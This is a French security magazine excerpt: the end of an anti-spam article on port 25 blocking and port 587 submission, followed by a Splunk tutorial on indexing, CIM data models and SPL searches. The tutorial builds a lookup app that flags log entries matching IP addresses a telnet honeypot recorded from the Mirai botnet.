3.4 Autres mécanismes au niveau du fournisseur de service

La première mesure est le blocage du port 25 pour les clients. Certains fournisseurs d'accès internet ont suivi les recommandations de l'AFA et imposé l'utilisation de leurs propres relais de courriel, pour une meilleure maîtrise du trafic de courriels.

Le problème de ce blocage est que l'utilisation des mécanismes d'authentification de domaines tels que SPF, DKIM ou DMARC impose aux utilisateurs d'un domaine (par exemple, « gmail.com ») de n'envoyer de messages qu'en passant par les serveurs SMTP autorisés par le domaine. Il n'est par exemple plus possible aujourd'hui d'utiliser « smtp.orange.fr » pour poster des messages depuis une adresse Gmail.

La solution pour concilier ces deux problématiques (i.e. éviter l'émission de spams depuis un terminal vérolé et pouvoir continuer à émettre des messages avec l'apparition de SPF, DKIM et DMARC) a été d'introduire l'utilisation du port 587 pour la soumission de mails. C'est-à-dire que l'émission d'un e-mail depuis un terminal vers un serveur doit maintenant utiliser le port 587 alors que le dialogue entre serveurs SMTP est contenu sur le port 25. ■

Références et liens

[1] https://www.spamhaus.org/


[2] https://fr.wiktionary.org/wiki/spamicit%C3%A9

[3] http://www.radicati.com/wp/wp-content/uploads/2015/02/Email-Statistics-Report-2015-2019-Executive-Summary.pdf

[4] http://mxtoolbox.com/

[5] https://wiki.apache.org/spamassassin/CommercialNetworkAppliances

[6] http://spamcheck.postmarkapp.com/



www.hsc-formation.fr

HSC by Deloitte.

DÉTECTION D'ATTAQUES AVEC SPLUNK

Sébastien TRICAUD – stricaud@splunk.com – @tricaud
Principal Security Strategist chez Splunk

mots-clés : COUCOU MAMAN / SPLUNK / ANALYSE DE LOGS

Cet article a pour but de vous présenter comment un système d'analyse de données machine tel que Splunk peut être utile pour réagir efficacement à une attaque en cours. Nous prenons l'exemple pour lequel Brian Krebs a servi de preuve de concept pour le botnet Mirai avant que ce dernier attaque les serveurs DNS de Dyn empêchant l'accès à des sites connus tels que GitHub, Twitter, Netflix ou encore Airbnb.

À partir de fin septembre 2016, un botnet prénommé Mirai avait pour originalité de s'en prendre aux systèmes embarqués, utilisés dans ce qui s'appelle maintenant l'Internet des objets (IoT pour *Internet of Things* en anglais). Vous savez la petite caméra de surveillance, votre frigo, thermostat qui embarque le plus souvent un système Linux qui n'est jamais mis à jour ?

Nous souhaiterions savoir s'il est possible d'utiliser Splunk afin de détecter les traces potentielles d'attaques sur votre réseau.

1 Splunk dans les grandes lignes

Nous sommes en 2016, les machines génèrent énormément de données, que ce soit des applications système avec syslog sous Linux, Windows Event Log pour Windows, des données mises en base de données, des logs d'applications métier ou encore du trafic réseau. Il y a deux questions fondamentales que l'on se pose lorsque l'on veut maîtriser son système d'information :

1) Comment collecter ce volume d'informations non structurées et structurées ?

2) Comment chercher et présenter de l'information depuis ces données ?

C'est exactement là le but de Splunk.

Démarrons directement à comprendre Splunk... avec Splunk !

Tout d'abord, téléchargez la dernière version depuis le site web http://www.splunk.com, il est conseillé de prendre la version compressée, afin de pouvoir travailler directement depuis le répertoire d'installation.

On décompresse l'archive et on démarre Splunk de la façon suivante :

```
$ ./bin/splunk start
SOFTWARE LICENSE AGREEMENT
...
Do you agree with this license? [y/n]:y
```

Il faut bien entendu accepter la licence, et c'est parti, nous pouvons désormais demander au navigateur d'aller sur l'URL d'écoute par défaut http://127.0.0.1:8000.

Note

Splunk s'exécute en utilisateur et ne nécessite aucunement les droits root ou administrateur. Pour lire les fichiers privilégiés, il est recommandé de les faire suivre à un port en écoute non privilégié côté Splunk.

Il vous sera demandé de changer le mot de passe administrateur, et la première chose que nous allons faire est d'installer une application appelée SOS pour *Splunk On Splunk*, afin de comprendre mieux comment les choses se passent sous le capot !

Allez directement à l'adresse https://splunkbase.splunk.com/app/748/ et cliquez sur ***Download***. Faites de même pour l'application « Sideview Utils » : https://splunkbase.splunk.com/app/466/.

Ensuite, dans Splunk cliquez sur la roue dentée à droite d'***Apps*** puis choisissez ***Install App from file*** où




Figure 1

vous choisirez les deux fichiers téléchargés. Une fois l'application installée et Splunk redémarré, nous la voyons apparaître sur la gauche de l'écran.

Il ne reste plus qu'à cliquer dessus pour commencer à comprendre le fonctionnement interne de Splunk. Dans le menu ***Indexing***, choisissez ***Distributed Indexing Performance*** et en haut à droite, cliquez sur ***Learn More*** (voir figure 1).

Commençons par regarder l'image expliquant le processus d'indexation des données qui arrivent à Splunk.




Figure 2

C'est au moment de la lecture que Splunk applique un ou plusieurs schémas, afin de comprendre la composition d'un évènement.

Reprenons maintenant la façon dont Splunk indexe les données, tout d'abord, tous les moyens connus ont été implémentés pour récupérer la donnée : que ce soit par le biais d'un serveur syslog, de manière chiffrée, en écoutant sur un port en TCP ou UDP précis, en lisant sur le système de fichiers, en lisant une URL de manière régulière, ou par le biais d'un script (*modular input*).

Une fois les données récupérées, il faut les lire (*parsing*), c'est-à-dire décoder toutes les formes diverses et variées d'encodage de caractères, traiter ceux qui sont invalides, découper l'ensemble de données fournies en évènements.

Après cette étape de lecture, il faut les agréger (évènements multi-lignes à regrouper) par le temps. Chaque donnée se passe à un temps donné, ce temps est souvent fourni dans l'évènement lui-même, mais pas toujours.

Ce qu'il est important de retenir, c'est qu'à aucun moment Splunk ne fait de normalisation : il ne s'agit que du découpage d'évènements. Un évènement correspond à une séquence, comme par exemple une ligne de log dans syslog, une suite d'octets pour du pcap ou bien un pavé XML lorsque cela concerne Windows. Différents systèmes créent des évènements de différentes manières. Le découpage consiste à transformer un gros bloc de texte ou binaire en une série d'évènements.

Un simple découpage d'évènements a pour avantage non négligeable de pouvoir stocker et avoir à disposition toutes ces données. Contrairement à un système qui aurait besoin de comprendre l'ensemble d'un évènement pour pouvoir l'enregistrer et l'utiliser.

Suite à l'agrégation, Splunk catégorise l'évènement, il extrait entre autres la ponctuation (et offre un champ `punct` très utile !).




Figure 3

Regardez dans l'application de recherche les données qui sont indexées en interne, sur la gauche le champ **punct** est disponible.

Tapez ceci dans la zone de recherche :

```
index=_internal
```

Et cherchez le champ **punct** sur la gauche (figure 3, page précédente).

Vous voyez ici que les évènements regroupés par ponctuation sont classifiés et offrent des statistiques intéressantes : beaucoup d'évènements peuvent se regrouper aussi simplement que par leur ponctuation, permettant ainsi de trouver des caractéristiques communes en ignorant complètement le contenu de l'évènement.

Enfin, la dernière étape du pipeline est l'indexation en tant que telle. Il s'agit de stocker sur le disque les données ayant transité par toutes ces étapes, ou bien de les envoyer à un serveur syslog distant ou encore de les envoyer par **tcpout** à un autre Splunk Indexer. Tout ceci peut se combiner, il est possible de stocker tout en envoyant à un serveur syslog et aussi un Splunk Indexer.

C'est tout pour notre introduction, mais vous avez pu en profiter pour comprendre plus précisément le fonctionnement interne de Splunk, ainsi que l'installation de deux applications. Nous allons pouvoir maintenant passer à la vitesse supérieure !

2 Le modèle CIM

CIM signifie *Common Information Model*, ou Modèle d'Information Commun. Il s'agit simplement d'un nom permettant de clarifier la signification d'une donnée. Par exemple, si vous avez une capture réseau avec un port de destination, CIM normalise l'utilisation du mot clef « dest_port » afin que dès que l'on ait dans quelque évènement que ce soit un port de destination, il soit facile d'utiliser cette donnée aussi bien pour la recherche, que l'alerte ou encore la visualisation.

CIM puise ses origines du groupe de travail DTMF (http://www.dmtf.org/standards/cim).

Le modèle CIM utilisé par Splunk est documenté à l'adresse suivante : http://docs.splunk.com/Documentation/CIM/4.6.0/User/Overview.

Et si vous téléchargez l'application CIM (https://splunkbase.splunk.com/app/1621/), vous aurez la possibilité d'utiliser les modèles de données (*datamodels*), qui regroupent par catégorie les mots clefs utilisés pour identifier une valeur précise, utilisant la taxonomie CIM.

Dès que l'on extrait des valeurs depuis des données, il faut rentrer au maximum du possible dans un champ CIM.

Cela permet ensuite de directement interroger les données par ces modèles de données. Dans le cas précédent, si nous souhaitons voir toutes les données qui rentrent dans la catégorie Trafic Réseau, nous pouvons lancer la recherche suivante :

```
| datamodel Network_Traffic All_Traffic search
```

Comme nous allons le voir dans la section suivante, Splunk offre un langage de recherche fortement inspiré de la ligne de commandes de nombreux systèmes d'exploitation, le fameux **pipe**.

Si nous souhaitons chercher toute donnée qui concerne le port de destination 80 sans avoir à connaître la donnée d'origine, il est possible de combiner la recherche suivante avec la nouvelle, qui filtre :

```
| datamodel Network_Traffic All_Traffic search | search All_
Traffic.dest_port = 80
```

3 Le langage SPL

Splunk offre la capacité de rechercher dans les données à travers un langage nommé SPL pour *Splunk Language*. Afin d'avoir des vraies données sur lesquelles exécuter les commandes qui vont venir, je vous propose d'installer l'application « Honeynet Challenge 5 », qui est disponible à l'adresse suivante : https://splunkbase.splunk.com/app/2763/.

Cette application embarque une série de données avec lesquelles nous allons jouer. Cliquez sur le menu ***Search***, et nous pouvons commencer.

Tout d'abord, pour voir toutes les données, nous pouvons simplement taper ceci :

```
*
```

Sur la droite, notez le bouton de sélection de temps qui par défaut est à ***All time***, c'est très bien ainsi !

Nous voyons donc qu'il y a en tout 122 581 évènements indexés. Cherchons maintenant tous les évènements qui contiennent le mot « error » :

```
error
```

Maintenant, nous voulons compter les erreurs par fichier indexé dans Splunk. Le nom du fichier est enregistré dans le champ **source**. Afin de faire des statistiques par source, nous allons utiliser la commande **stats** :

```
error | stats count by source
```

Qui nous sort le tableau suivant :

source	count
etc/apps/Honeynet_Challenge_5/samples/apache2/www-error.log	3
etc/apps/Honeynet_Challenge_5/samples/auth.log	30
etc/apps/Honeynet_Challenge_5/samples/daemon.log	2
etc/apps/Honeynet_Challenge_5/samples/kern.log	50
etc/apps/Honeynet_Challenge_5/samples/messages	3

Évidemment, nous ne souhaiterions avoir que le nom du fichier et pas le chemin complet, du coup nous allons créer un champ à la volée appelé **filename** via une expression rationnelle :

```
error | stats count by source | rex field=source ".+\/
(?P<filename>.+)" | table filename, count
```

Notez l'apparition du champ **filename**, qui correspond au fait d'extraire l'ensemble des caractères après le dernier **/** correspondant au chemin. Nous créons ensuite une table contenant les deux champs qui nous intéressent côte à côte. Vous notez qu'en dessous de la recherche, il y a une tabulation ***Visualization***, qui permet de fournir à votre décideur pressé le camembert qui va bien. Cliquez dessus et en dessous de ***Column Chart***, choisissez ***Pie Chart*** (figure 4).

Les étapes suivantes permettent de créer un tableau de bord contenant ce résultat directement :

1. Cliquez en haut à droite sur ***Save As***, puis ***Dashboard Panel***.
2. Rentrez les informations sur le titre de votre nouveau dashboard, puis cliquez sur ***Save***. Et enfin, ***View Dashboard***.
3. Profitez de cette première vue de manager. Vous êtes maintenant prêts à regarder comment vos actions se portent et à acheter votre nouvel appartement à New York !

Revenons à notre cher langage SPL : sélectionnons uniquement les fichiers qui ont plus de 20 erreurs :

```
error  | stats count by source | where count > 20
```

Enfin, j'aimerai vous montrer une syntaxe que j'aime beaucoup, et qui consiste à créer un champ en fonction d'une condition. Si nous reprenons l'exemple précédent, nous pouvons dire que s'il y a plus de 20 erreurs, nous voulons qu'il soit associé « beaucoup d'erreurs » au résultat. Nous allons utiliser la commande **eval** pour créer en champ avec cette condition :

```
error  | stats count by source | eval alors = if(count>20,"Beaucoup
d'erreurs","pépère")
```

qui va nous créer le champ alors avec le résultat de la condition, tel que dans la figure 5.




Figure 4

Voilà, vous avez maintenant un bagage suffisant pour comprendre la logique de la syntaxe Splunk et pouvoir vous amuser un peu, et si vous voulez aller plus loin je vous encourage à lire la référence de recherche : **http://docs.splunk.com/Documentation/Splunk/6.5.0/SearchReference/WhatsInThisManual**.




Figure 5

4 La création d'une application Splunk: détecter le botnet Mirai

Le botnet Mirai est assez intéressant, il est orienté IoT et est plutôt récent, son code source est disponible (https://github.com/jgamblin/Mirai-Source-Code). Robert Graham s'est amusé à écrire un petit pot de miel telnet et à collecter les login/mots de passe utilisés ainsi qu'à enregistrer les adresses IP qui s'y connectent. Vous pouvez jouer avec ici : https://github.com/robertdavidgraham/telnetlogger.

Vous pouvez remarquer l'utilisation d'une liste des logins et mots de passe codés en dur dans le botnet (https://github.com/jgamblin/Mirai-Source-Code/blob/master/mirai/bot/scanner.c#L123), mais nous allons nous intéresser à détecter les adresses IP que Robert a identifiées depuis notre propre application Splunk.

Depuis le répertoire d'installation de Splunk, nous allons créer le répertoire contenant toute notre application. Toutes les applications sont installées dans **$SPLUNK_HOME/etc/apps**, allez dans ce répertoire (**$SPLUNK_HOME** étant votre répertoire d'installation de Splunk). Puis créez un répertoire **mirai**. Tout va maintenant se faire depuis ce répertoire.

Nous allons créer trois répertoires :

- **default** : qui contiendra les fichiers de configuration ;
- **lookups** : qui contiendra les fichiers CSV utilisés pour enrichir les données ;
- **metadata** : qui contiendra les permissions afin de partager tout à tout le monde ! (on est comme ça)

Tout d'abord, nous allons déposer dans **lookups** le fichier CSV contenant les adresses IP.

```
$ wget https://raw.githubusercontent.com/robertdavidgraham/
telnetlogger/master/ips.txt
```

Cela produit un fichier contenant plus de 9000 entrées, nous allons trier et éliminer les doublons dans un nouveau fichier :

```
$ sort -u ips.txt > ips.csv
```

Et rajouter à chaque ligne **,mirai botnet** afin de pouvoir rajouter d'autres informations plus tard.

```
$ tr -d '\r' < ips.csv | sed 's/$/,mirai botnet/g' > ips-botnet.csv
```

Nous en profitons maintenant pour rajouter les deux colonnes d'en-tête, **ipaddr** et **activity** :

```
$ echo -e "ipaddr,activity\n$(cat ips-botnet.csv)" > ips-botnet.csv
```

Voilà, maintenant nous avons un fichier utilisable.

Il nous faut maintenant donner des permissions larges afin de pouvoir utiliser ce fichier depuis n'importe quelle autre application Splunk. Créez le fichier **metadata/default.meta**, dans lequel vous mettez :

```
[lookups/ips-botnet.csv]
access = read : [ * ], write : [ * ]
export = system
owner = nobody
version = 6.5.0
modtime = 1478236017.483406000
```

À partir de maintenant, il est possible de mixer les données du **lookup** que nous venons de créer avec les recherches Splunk. Redémarrez Splunk et regardons déjà ce fichier CSV dans Splunk, à travers la commande **inputlookup**, il suffit pour cela de taper dans la zone de recherche ceci pour visualiser le CSV et l'utiliser dans Splunk :

```
| inputlookup ips-botnet.csv
```

Nous allons maintenant demander à notre application mirai d'indexer le fichier **/tmp/foobar**, il suffit pour cela de l'indiquer dans la configuration. Créez un fichier dans **default/inputs.conf** et mettez dedans le contenu suivant :

```
[monitor:///tmp/foobar]
sourcetype = bidule
```

Chaque type de fichier est identifié par le champ **sourcetype**, ce qui permettra par la suite de regrouper toutes les données du même type indépendamment du nom du fichier.

Un nouveau fichier a été créé, il ne vous reste plus qu'à redémarrer Splunk. Je ne donne ici que les étapes manuelles afin de bien comprendre le fonctionnement interne de Splunk, mais en passant par l'interface graphique, nous nous serions épargné des redémarrages (mais c'est moins rigolo !).

Nous pouvons maintenant commencer à mettre quelques données :

```
echo "user=toto dest=127.0.0.1" >> /tmp/foobar
echo "user=jean_nemard dest=89.212.1.201" >> /tmp/foobar
echo "user=bob dest=192.168.0.42" >> /tmp/foobar
```

Il suffit maintenant de taper dans la recherche :

```
sourcetype=bidule
```

Et nous voyons toutes les données dans Splunk (figure 6, ci-contre).

Vous remarquez qu'à gauche, les champs **user** et **dest** ont été extraits automatiquement. Nous avons sciemment rajouté une adresse IP qui a été utilisée par le botnet Mirai. Nous pouvons la récupérer automatiquement en comparant le champ **dest** avec la liste de ces adresses en tapant la recherche suivante :

```
sourcetype=bidule [| inputlookup ips-botnet.csv | rename ipaddr as
dest | fields + dest]
```

Il s'agit ici de ne chercher que dans le champ **dest** (l'adresse IP de destination), en changeant le nom du

champ dans le CSV et de le sortir en **dest** telle qu'attendu par le fichier d'origine afin que les deux champs puissent se correspondre. Cela permet ainsi de retrouver les adresses qui sont dans vos données, mais aussi dans ce **lookup**.

Vous voici équipé d'une application qui vous permet pour l'instant de rechercher depuis un fichier CSV statique des données correspondantes.

Afin de rendre l'application distribuable, il faut en faire un fichier .tgz que l'on pourra poser sur http://apps.splunk.com.

